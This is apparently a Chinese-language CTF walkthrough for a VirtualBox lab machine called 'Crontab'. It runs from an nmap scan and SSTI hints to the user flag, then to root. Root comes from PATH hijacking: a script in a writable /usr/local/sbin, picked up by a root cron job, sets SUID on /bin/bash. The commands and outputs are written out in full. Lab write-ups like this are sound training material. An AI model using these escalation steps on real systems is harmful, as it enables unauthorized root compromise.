
crontab-Ahiz

信息收集

```python
nmap -p- 192.168.31.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-09 11:48 CST
Nmap scan report for Crontab (192.168.31.17)
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 08:00:27:21:FD:09 (Oracle VirtualBox virtual NIC)



80没扫描到
看一下5000扫描
[11:50:43] 200 -  179B  - /home
[11:50:46] 200 -  194B  - /library

/home
这种魔法叫ssti 破解这种魔法的魔法阵为touhou
在有施加ssti魔法的地方 启动魔法阵并且在魔法阵中输入魔法咒语就能直接读取书啦DAZE

/library

这次Marisa应该偷不到书了吧
fenjing一把梭了
```



USER.txt

```
marisa@Crontab:~$ cat user.txt
flag{marisa marisa-master spark}
```

提权

```
cat /etc/crontab
ls -l /etc/cron.d/
ls -l /var/spool/cron/crontabs/


marisa@Crontab:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root master_spark
发现每分钟执行的定时任务 master_spark ，进一步分析
```

PATH 劫持

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
for dir in /usr/local/sbin /usr/local/bin /sbin /bin /usr/sbin /usr/bin; do
  if [ -w "$dir" ]; then
    echo "$dir 可写"
  else
    echo "$dir 不可写"
  fi
done



marisa@Crontab:~$ for dir in /usr/local/sbin /usr/local/bin /sbin /bin /usr/sbin /usr/bin; do
>   if [ -w "$dir" ]; then
>     echo "$dir 可写"
```

```
>   else
>     echo "$dir 不可写"
>   fi
> done
/usr/local/sbin 可写
/usr/local/bin 不可写
/sbin 不可写
/bin 不可写
/usr/sbin 不可写
/usr/bin 不可写
发现/usr/local/sbin 可写


marisa@Crontab:/usr/local/sbin$ cat master_spark
#!/bin/bash
chmod 4777 /bin/bash
等一分钟

marisa@Crontab:/usr/local/sbin$ /bin/bash -p
bash-5.0# id
uid=1000(marisa) gid=1000(marisa) euid=0(root) groups=1000(marisa)
bash-5.0# cat /root/root.txt
flag{touhou sai gao}
```